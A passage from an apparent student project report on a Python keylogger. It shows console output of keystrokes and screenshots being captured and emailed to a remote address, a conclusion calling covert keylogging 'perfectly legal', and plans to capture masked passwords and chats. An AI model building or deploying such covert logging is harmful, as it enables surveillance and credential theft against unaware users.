





Fig: 4.2.1 Keylogger GUI

4.2.2 Email Server (message received at receiver)

HOST : SHANMUKMICHAEL



Trash x

 shanmukmichael@gmail.com



to me


Nov 11, 2021, 11:56 PM (3 days ago)


 


This message is from client HOST : SHANMUKMICHAEL's keylogger Application.


4 Attachments


 












 Reply

 Forward

4.2.2.1 Key_log.txt



4.2.2.2 Process_log.txt



5. RESULT & OUTPUTS

5.1 Email Method

```
G:\Projects\Python\Mini_Project>C:/Users/shanmukmichael/AppData/Local/Microsoft/WindowsApps/python3.8.exe g:/Projects/Python/Mini_Project/GUI.py
```

Keylogger started...

```
[+] Saved screenshot-15-11-2021-064441_15-11-2021-064443.png  
[+] Saved screenshot-15-11-2021-064446_15-11-2021-064453.png  
[+] Saved screenshot-15-11-2021-064455_15-11-2021-064503.png  
shanmukha [ENTER]  
[ENTER]
```

---EMAIL METHOD!!!---

```
[+] Saved key_log-15-11-2021-064506_15-11-2021-064506.txt  
[+] Saved process_log-15-11-2021-064506_15-11-2021-064506.txt  
[+] Report sent to your email address
```

5.2 System Storage Method

```
G:\Projects\Python\Mini_Project>C:/Users/shanmukmichael/AppData/Local/Microsoft/WindowsApps/python3.8.exe g:/Projects/Python/Mini_Project/GUI.py
```

Keylogger started...

```
[+] Saved screenshot-15-11-2021-064647_15-11-2021-064649.png  
[+] Saved screenshot-15-11-2021-064650_15-11-2021-064658.png  
[+] Saved screenshot-15-11-2021-064659_15-11-2021-064707.png  
shanmuk [BACKSPACE][ENTER]  
[CAPS_LOCK][CAPS_LOCK]
```

---SYSTEM STORAGE METHOD!!!---

```
[+] Saved key_log-15-11-2021-064708_15-11-2021-064708.txt  
[+] Saved process_log-15-11-2021-064708_15-11-2021-064708.txt
```

6. CONCLUSION

6.1 Conclusion

The term 'keylogger' itself is neutral, and the word describes the program's function. Most sources define a keylogger as a software program designed to secretly monitor and log all keystrokes. This definition is not altogether correct, since a keylogger doesn't have to be software – it can also be a device. Keylogging devices are much rarer than keylogging software, but it is important to keep their existence in mind when thinking about information security.

A Keylogger is a form of software which is used to track or log the all the keys that a user strikes on their keyboard, usually in secret so that the user of the system doesn't know that their actions are being monitored. It is otherwise known as keyboard capturer.

These are perfectly legal and useful. They can be installed by employers to oversee the use of their computers, meaning that the employees have to complete their tasks instead of procrastinating on social media.

6.2 Future Scope

Some of the possible amendments and improvements in this project are:

- Clipboard logging – Anything that can be copied to the clipboard is captured.
- Control text capture – The Windows API allows for programs to request the text value of some controls, meaning that your password may be captured even if behind a password mask (the asterisks you see when you type your password into a form).
- Activity tracking – Recording of which folders, programs and windows are opened and also possibly screenshots of each.
- Recording of search engine queries, instant message conversations, FTP downloads along with any other internet activities.
- Network monitoring – monitoring inside of computer network information not to get hacked.

7. REFERENCES

7. References

1. Python - <https://www.tutorialspoint.com/python/index.htm>
2. Types of keylogger - <https://softwarelab.org/what-is-a-keylogger/>
3. Working of keylogger - <https://securelist.com/keyloggers-how-they-work-and-how-to-detect-them-part-1/36138/>
4. Email server - <https://whatismyipaddress.com/mail-server>
5. Email with python - https://www.tutorialspoint.com/python/python_sending_email.htm